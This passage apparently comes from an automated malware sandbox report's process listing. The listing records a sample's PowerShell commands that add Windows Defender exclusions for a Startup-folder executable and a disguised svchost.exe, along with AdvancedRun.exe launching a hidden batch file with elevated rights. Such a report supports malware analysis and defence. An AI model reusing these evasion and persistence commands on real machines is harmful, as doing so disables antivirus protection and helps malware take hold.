Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5632 Parent PID: 5592

General

Start time:	15:50:59
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: AdvancedRun.exe PID: 5812 Parent PID: 6808

General

Start time:	15:50:59
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: conhost.exe PID: 5816 Parent PID: 5632

General

Start time:	15:50:59
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5900 Parent PID: 5592

General

Start time:	15:50:59
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 5936 Parent PID: 5592

General

Start time:	15:51:00
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5868 Parent PID: 5900

General

Start time:	15:51:00
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 5872 Parent PID: 6360

General

Start time:	15:51:00

Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: conhost.exe PID: 1884 Parent PID: 5936

General

Start time:	15:51:01
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1132 Parent PID: 5592

General

Start time:	15:51:01
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 6276 Parent PID: 5592

General

Start time:	15:51:03
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1320 Parent PID: 1132

General

Start time:	15:51:05
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5548 Parent PID: 6276

General

Start time:	15:51:06
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 2968 Parent PID: 5812

General

Start time:	15:51:13
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe' /SpecialRun 4101d8 5812
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: F1385DE3.exe PID: 6548 Parent PID: 5592

General

Start time:	15:51:17
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
Imagebase:	0xde0000
File size:	839160 bytes
MD5 hash:	2AC2D91AF826847F3E2544B2420A814D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: AdvancedRun.exe PID: 6004 Parent PID: 5872

General

Start time:	15:51:18
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\089107a2-3b62-4dbf-872e-473802171b69\AdvancedRun.exe' /SpecialRun 4101d8 5872
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 3696 Parent PID: 6484

General

Start time:	15:51:19
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 532 -p 5592 -ip 5592
Imagebase:	0x11e0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6304 Parent PID: 6808

General

Start time:	15:51:24

Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6568 Parent PID: 6304

General

Start time:	15:51:25
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6688 Parent PID: 6808

General

Start time:	15:51:25
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 4996 Parent PID: 6688

General

Start time:	15:51:26
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6256 Parent PID: 6808

General

Start time:	15:51:26
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis